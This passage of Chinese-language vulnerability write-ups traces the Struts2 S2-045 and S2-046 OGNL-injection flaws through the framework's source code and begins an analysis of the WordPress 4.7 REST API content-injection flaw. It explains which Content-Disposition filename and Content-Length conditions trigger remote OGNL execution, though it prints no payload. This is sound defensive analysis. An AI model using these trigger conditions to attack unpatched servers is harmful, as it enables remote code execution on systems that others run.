


translateVariables 的多次调用后，最终调用了第 152 行的 translateVariables 函数，根据此函数的注释，就是在这里做了由值到对象并执行的转换，最终触发漏洞。

但是这里有一个问题，就是具体是在哪里触发的漏洞，这个是由 Struts2 的机制引起的，在 struts2 的框架当中，内置了许多的拦截器，主要用于对框架的功能扩展，此次漏洞的 FileUploadInterceptor 就是对框架文件上传的功能扩展。

0x03 动态分析

在进一步的跟进调试前，我们先梳理下 Struts2 整体的框架结构，以便于理解 request 请求流转的过程，这里借用 struts 官方的设计架构图，并做个整体架构的简述：



我们先不看 Struts2 自带的蓝色核心部分，可以看到 request 请求大部分都是在浅黄色的过滤器和绿色的拦截器中间流转。


在有了具体的业务逻辑需要后台处理时，需要将 request 发送到对应的 Action 来处理，图中画的是 FilterDispatcher ，但在 Struts 2.5 以上已经将这个换成了 StrutsPrepareAndExecuteFilter 。

看到上图，去除 Struts2 自带的核心部分，可以看到大部分的过程都是在过滤器和拦截器中间流转，而且对流转的 Action 并没有加以区分。


简单来说，过滤器对所有的请求都起到作用，主要用来对请求添加，修改或者分派转发至 Action 处理业务逻辑，图中的 FilterDispatcher 就是起到这个作用的。

拦截器能对配置文件中匹配的 request 进行处理，并能获取 request 当中的上下文环境及数据。


我们先来对 FileUploadInterceptor 下断点来调试：




其中第 264 行是对错误的 request 进行验证处理，我们跟进 findText 看一下：




这里 request 获取 ValueStack 对象,我们可以看到 defaultMessage 的值如下图：




进一步跟进 findText 函数，就发现这个函数被重载了。重载的函数始于 448 行，然后是循环操作。跳出循环单步跟进到 573 行 ,我们发现这里又调用了 GetdefaultMessage 方法：



于是继续跟进 GetDefaultMessage 方法并定位到 729 行：



接着跟进 translateVariables 方法，expression 就是传入的错误信息：



注意到上图使用了 ognl 的"$" 与 "%"标签，两者都能告诉执行环境 ${} 或 %{} 中的内容为 ognl 表达式。PoC 中使用的是 "%",使用 "$" 也能触发漏洞。 再次跟进 translateVariables 方法，在这里提取出 ognl 表达式并调用 evaluate 方法执行。

```
public static Object translateVariables(char[] openChars, String expression, ValueStack stack, Class asType, ParsedValueEvalua
    return translateVariables(openChars, expression, stack, asType, evaluator, TextParser.DEFAULT_LOOP_COUNT);
}

/**...*/
public static Object translateVariables(char open, String expression, ValueStack stack, Class asType, ParsedValueEvaluator eva

/**...*/
public static Object translateVariables(char[] openChars, String expression, final ValueStack stack, final Class asType, final

    ParsedValueEvaluator ognlEval = (parsedValue) -> {
            Object o = stack.findValue(parsedValue, asType);
            if (evaluator != null && o != null) {
                o = evaluator.evaluate(o.toString());
            }
            return o;
    };

    TextParser parser = ((Container)stack.getContext().get(ActionContext.CONTAINER)).getInstance(TextParser.class);

    return parser.evaluate(openChars, expression, ognlEval, maxLoopCount);
}
```

最后程序在 parser 的 evaluate 方法中执行了 ognl 表达式。

```
public class OgnlTextParser implements TextParser {

    public Object evaluate(char[] openChars, String expression, TextParseUtil.ParsedValueEvaluator evaluator, int maxLoopCount) {
        // deal with the "pure" expressions first!
        //expression = expression.trim();
        Object result = expression = (expression == null) ? "" : expression;
        int pos = 0;

        for (char open : openChars) {
            int loopCount = 1;
            //this creates an implicit StringBuffer and shouldn't be used in the inner loop
            final String lookupChars = open + "{";

            while (true) {
                int start = expression.indexOf(lookupChars, pos);
                if (start == -1) {
                    loopCount++;
                    start = expression.indexOf(lookupChars);
                }
                if (loopCount > maxLoopCount) {
                    // translateVariables prevent infinite loop / expression recursive evaluation
                    break;
                }
                int length = expression.length();
                int x = start + 2;
```

综上，漏洞触发后程序的调用栈先后顺序如下 ：

1.intercept:264,FileUploadInterceptor	文件上传拦截器处理报错信息
2.findText:393,LocalizedTextUtil	
3.findText:573,LocalizedTextUtil	提取封装的 Action 中的值栈
4.getDefaultMessage:729,LocalizedTextUtil	值到对象转换
5.translateVariables:45,TextParseUtil	
6.translateVariables:123,TextParseUtil	
7.translateVariables:166,TextParseUtil	提取出 ognl 表达式并执行
8.evaluate:13,OgnlTextParser	最后执行 ognl 表达式

0x04 总结

回顾 struts2 历史 RCE 漏洞，形成原因与 ognl 表达式执行相关的漏洞层出不穷。 当阅读这些历史漏洞的分析文章时，有些作者以 “ 这里竟然执行了 ognl 表达式 “ 这句话对漏洞点进行吐槽。 然而这次的漏洞成因则更为奇怪，解析出错误信息的 ognl 表达式并执行。 最

后，当动态调试此类漏洞时，前往 ognl 表达式执行的方法处下断点调试，马上就能一目了然的看到漏洞触发的完整调用栈。

0x05 参考链接

https://cwiki.apache.org/confluence/display/WW/S2-045

https://github.com/apache/Struts.git

https://struts.apache.org/docs/the-struts-2-request-flow.html

Struts2 S2-046 漏洞分析

作者：hezi@360GearTeam
原文来源：【安全客】http://bobao.360.cn/learning/detail/3649.html

背景介绍

Struts2 又爆了一个等级为高危的漏洞---S2-046，仔细一看，S2-046 和 S2-045 的漏洞触发点一样，利用方式不一样。不过也因为 S2-046 和 S2-045 触发点相同，所以之前通过升级或者打补丁方式修补 S2-045 漏洞的小伙伴们就不用紧张了，如果是仅针对 Content-Type 做策略防护的话，还需要对 Content-Disposition 也加一下策略。当然最好的方式还是升级到最新版。

S2-046 漏洞的利用条件是在 S2-045 的基础上的。S2-046 基本利用条件有两点：


1. Content-Type 中包含 multipart/form-data

2. Content-Disposition 中 filename 包含 OGNL 语句

这里解释一下 Content-Disposition。Content-disposition 是 MIME 协议的扩展，当浏览器接收到请求头时，它会激活文件下载对话框，请求头中的文件名会自动填充到对应的文本框中。

S2-046 有两个利用方式，一个是 Content-Disposition 的 filename 存在空字节，另一个是 Content-Disposition 的 filename 不存在空字节。其中，当 Content-Disposition 的 filename 不存在空字节并想要利用成功的话，还需要满足以下两个条件：

a.Content-Length 的长度值需超过 Struts2 允许上传的最大值(2M)，如图。




b．数据流需要经过 JakartaStreamMultiPartRequest。(需在 struts.xml 添加配置: <constant name="struts.multipart.parser" value="jakarta-stream" />)

需要注意的是，在 Struts 使用 Jakarta 默认配置时，数据流并没有经过 JakartaStreamMultiPartRequest。根据官方解释，在 Struts 2.3.20 以上的版本中，Struts2 才提供了可选择的通过 Streams 实现 Jakarta 组件解析的方式。在 Struts 2.3.20 以上的版本

中，通过 Jakarta 组件实现 Multipart 解析的流程可以有两种，一种是默认的 Jakarta 组件，一种是在 struts.xml 中主动配置<constant name="struts.multipart.parser" value="jakarta-stream" />。而只有在 struts.xml 中添加了相应配置，数据流才会经过 JakartaStreamMultiPartRequest。

下图分别为 Struts 2.3.8 和 Struts 2.3.24.1 的 multipart 部分的源码包。可以看到 Struts 2.3.24.1 比 Struts 2.3.8 新增了一个文件 JakartaStreamMultiPartRequest。所以，如果构造的 poc 中 Content-Disposition 的 filename 不存在空字节，则它的影响版本为 2.3.20 以上的版本。



源码分析

以下源码分析基于 Struts 2.3.24.1 ,我们根据利用方式不同分析下这两个数据流的执行过程。

Content-Disposition 的 filename 存在空字节

对上传的文件解析

```
public void parse(HttpServletRequest request, String saveDir)
        throws IOException {
    try {
        setLocale(request);
        processUpload(request, saveDir);
    } catch (Exception e) {
        e.printStackTrace();
        String errorMessage = buildErrorMessage(e, new Object[]{});
        if (!errors.contains(errorMessage))
            errors.add(errorMessage);
    }
}
```

创建拦截器后解析 header ,如图 :Content-Type 和 Content-Disposition 都在此解析。

```
FileItemHeaders headers = getParsedHeaders(multi.readHeaders());
if (currentFieldName == null) {
    // We're parsing the outer multipart
    String fieldName = getFieldName(headers);
    if (fieldName != null) {
        String subContentType = headers.getHeader(CONTENT_TYPE);
        if (subContentType != null
                &&  subContentType.toLowerCase(Locale.ENGLISH)
                        .startsWith(MULTIPART_MIXED)) {
            currentFieldName = fieldName;
            // Multiple files associated with this field name
            byte[] subBoundary = getBoundary(subContentType);
            multi.setBoundary(subBoundary);
            skipPreamble = true;
            continue;
        }
        String fileName = getFileName(headers);
        currentItem = new FileItemStreamImpl(fileName,
                fieldName, headers.getHeader(CONTENT_TYPE),
                fileName == null, getContentLength(headers));
        currentItem.setHeaders(headers);
        notifier.noteItem();
        itemValid = true;
        return true;
    }
```


Filename 从 Content-Disposition 获取。

```
protected String getFileName(FileItemHeaders headers) {
    return getFileName(headers.getHeader(CONTENT_DISPOSITION));
}
```


解析到 filename 后，会对文件名进行检查，若 Content-Disposition 的 filename 存在空字节时，则会抛出异常。如图。

```
public static String checkFileName(String fileName) {
    if (fileName != null  &&  fileName.indexOf('\u0000') != -1) {
        // pFileName.replace("\u0000", "\\0")
        final StringBuilder sb = new StringBuilder();
        for (int i = 0;  i < fileName.length();  i++) {
            char c = fileName.charAt(i);
            switch (c) {
                case 0:
                    sb.append("\\0");
                    break;
                default:
                    sb.append(c);
                    break;
            }
        }
        throw new InvalidFileNameException(fileName,
                "Invalid file name: " + sb);
    }
    return fileName;
}
```

最后进入到触发点。

```
/* (non-Javadoc)
 * @see org.apache.struts2.dispatcher.multipart.MultiPartRequest#parse(javax.servlet.http.HttpServletRequest, java.lang.String)
 */
public void parse(HttpServletRequest request, String saveDir)
        throws IOException {
    try {
        setLocale(request);
        processUpload(request, saveDir);
    } catch (Exception e) {
        e.printStackTrace();
        String errorMessage = buildErrorMessage(e, new Object[]{});
        if (!errors.contains(errorMessage))
            errors.add(errorMessage);
    }
}
```



Content-Disposition 的 filename 不存在空字节

这个利用方式有一个条件是 Content-Length 的长度需超过 Struts 允许上传的最大长度，并且数据流要经过 JakartaStreamMultiPartRequest，这是因为 JakartaStreamMultiPartRequest 和 JakartaMultiPartRequest 对 Content-Length 的异常处理方式不一样。当数据经过 JakartaStreamMultiPartRequest 时，判断长度溢出后，进入 addFileSkippedError()，如下图。这里注意，addFileSkippedError 有一个参数为 itemStream.getName，会对 filename 进行检查，如果 filename 中存在空字节， 则和上一个利用方法的数据流一样，在 checkFileName()就抛出异常，不会再进入到 addFileSkippedError()了。


JakartaStreamMultiPartRequest.class

```
    private void processUpload(HttpServletRequest request, String saveDir)
            throws Exception {

        // Sanity check that the request is a multi-part/form-data request.
        if (ServletFileUpload.isMultipartContent(request)) {

            // Sanity check on request size.
            boolean requestSizePermitted = isRequestSizePermitted(request);

            // Interface with Commons FileUpload API
            // Using the Streaming API
            ServletFileUpload servletFileUpload = new ServletFileUpload();
            FileItemIterator i = servletFileUpload.getItemIterator(request);

            // Iterate the file items
            while (i.hasNext()) {
                try {
                    FileItemStream itemStream = i.next();

                    // If the file item stream is a form field, delegate to the
                    // field item stream handler
                    if (itemStream.isFormField()) {
                        processFileItemStreamAsFormField(itemStream);
                    }

                    // Delegate the file item stream for a file field to the
                    // file item stream handler, but delegation is skipped
                    // if the requestSizePermitted check failed based on the
                    // complete content-size of the request.
                    else {

                        // prevent processing file field item if request size not allowed.
                        // also warn user in the logs.
                        if (!requestSizePermitted) {
                            addFileSkippedError(itemStream.getName(), request);
                            LOG.warn("Skipped stream '#0', request maximum size (#1) exceeded.", itemStream.getName(), maxSize);
                            continue;
                        }
```

跟进 addFileSkippedError()可以看到， buildErrorMessage()抛出异常时调用了 filename，这个 filename 就是通过 Content-Disposition 传递的 filename。而 buildErrorMessage()就是漏洞触发点，传递来的 filename 被解析，形成了漏洞。



而在 JakartaMultiPartRequest 数据流中，在判断长度后，抛出的异常中并没有包含文件名解析，如下图。所以漏洞就不会被触发了。



个人感想

相同的触发点采用不同的绕过方式，这种事情已经不是第一次发生了。因为 Struts2 的交互性和扩展性，同一个触发点有可能有多个绕过方式。而这种漏洞的产生，也告诉我们，想要拿全 cve ,不仅要关注官方的 patch ,也要对数据流有比较全面的了解。以上分析为个人分析，感谢 360GearTeam 小伙伴们的支持。

参考文献

1. https://community.hpe.com/t5/Security-Research/Struts2-046-A-new-vector/ba-p/6949723#

2. http://bobao.360.cn/learning/detail/3571.html

3. http://struts.apache.org/docs/s2-046.html

4.

https://github.com/apache/struts/commit/352306493971e7d5a756d61780d57a76eb1f519a

WordPress REST API 内容注入

作者：L_Lucifaer
原文来源：http://139.129.31.35/index.php/archives/444/

上周爆出来的，顺便了解了一下 WP REST API 很有意思。

0x00 漏洞简述

1. 漏洞简介

在 REST API 自动包含在 Wordpress4.7 以上的版本，WordPress REST API 提供了一组易于使用的 HTTP 端点，可以使用户以简单的 JSON 格式访问网站的数据，包括用户，帖子，分类等。检索或更新数据与发送 HTTP 请求一样简单。上周，一个由 REST API 引起的影响 WorePress4.7.0 和 4.7.1 版本的漏洞被披露，该漏洞可以导致 WordPress 所有文章内容可以未经验证被查看，修改，删除，甚至创建新的文章，危害巨大。

2. 漏洞影响版本

WordPress4.7.0

WordPress4.7.1

0x01 漏洞复现

Seebug 上已经给出详细的复现过程，在复现过程中可以使用已经放出的 POC 来进行测试。

0x02 漏洞分析

其实漏洞发现者已经给出了较为详细的分析过程，接下来说说自己在参考了上面的分析后的一点想法。
WP REST API
首先来说一下 REST API。
控制器
WP-API 中采用了控制器概念，为表示自愿端点的类提供了标准模式，所有资源端点都扩展
WP_REST_Controller 来保证其实现通用方法。
五种请求
之后，WP-API 还有这么几种请求（也可以想成是功能吧）:
HEAD
GET
POST
PUT
DELETE
